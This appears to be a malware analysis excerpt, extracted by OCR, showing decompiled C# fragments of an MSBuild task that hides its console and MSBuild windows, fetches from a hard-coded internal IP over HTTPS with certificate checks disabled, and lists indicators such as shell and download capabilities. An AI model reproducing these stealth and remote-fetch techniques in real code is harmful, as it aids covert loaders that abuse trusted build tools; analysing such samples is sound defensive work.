
```
// ClassExample
// Token: 0x06000004 RID: 4 RVA: 0x000020D4 File Offset: 0x000002D4
public override bool Execute()
{
    try
    {
        IntPtr consoleWindow = ClassExample.GetConsoleWindow();
        ClassExample.ShowWindow(consoleWindow, 0);
        new Thread(delegate()
        {
            try
            {
                for (;;)
                {
                    Thread.Sleep(200);
                    foreach (Process process in Process.GetProcesses())
                    {
                        if (process.MainWindowTitle.Contains("MSBuild.exe"))
                        {
                            IntPtr mainWindowHandle = process.MainWindowHandle;
                            ClassExample.ShowWindow(mainWindowHandle, 0);
                        }
                    }
                }
            }
            catch
            {
            }
        })
        {
            IsBackground = true
        }.Start();
    }
```




```
// ClassExample
// Token: 0x06000001 RID: 1
[DllImport("Kernel32.dll")]
private static extern IntPtr GetConsoleWindow();
```



```
// ClassExample
// Token: 0x06000009 RID: 9 RVA: 0x00002900 File Offset: 0x00000B00
public HttpWebResponse HttpsGet(string strUrl)
{
    HttpWebResponse result;
    try
    {
        ServicePointManager.ServerCertificateValidationCallback = ((object obj,
          X509Certificate certificate, X509Chain chain, SslPolicyErrors errors) => true);
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(strUrl);
        httpWebRequest.KeepAlive = false;
        httpWebRequest.ProtocolVersion = HttpVersion.Version10;
        httpWebRequest.Method = "GET";
        httpWebRequest.ContentType = "application/x-www-form-urlencoded";
        HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
        result = httpWebResponse;
    }
    catch
    {
        result = null;
    }
    return result;
}
```



```
// ClassExample
// Token: 0x04000001 RID: 1
private static string ip = "192.168.31.10";
```



```
// ClassExample
// Token: 0x04000002 RID: 2
private static string url = "http://" + ClassExample.ip + "/config/php/index.php";
```

Summary

1. `cmd.exe`
2. `[<sleep>]`
3. `[<shell>]`
4. `[<download>]`
5. `msbuild.exe`
6. `kernel32.dll`
7. `HttpsGet`

8. `192.168.31.10`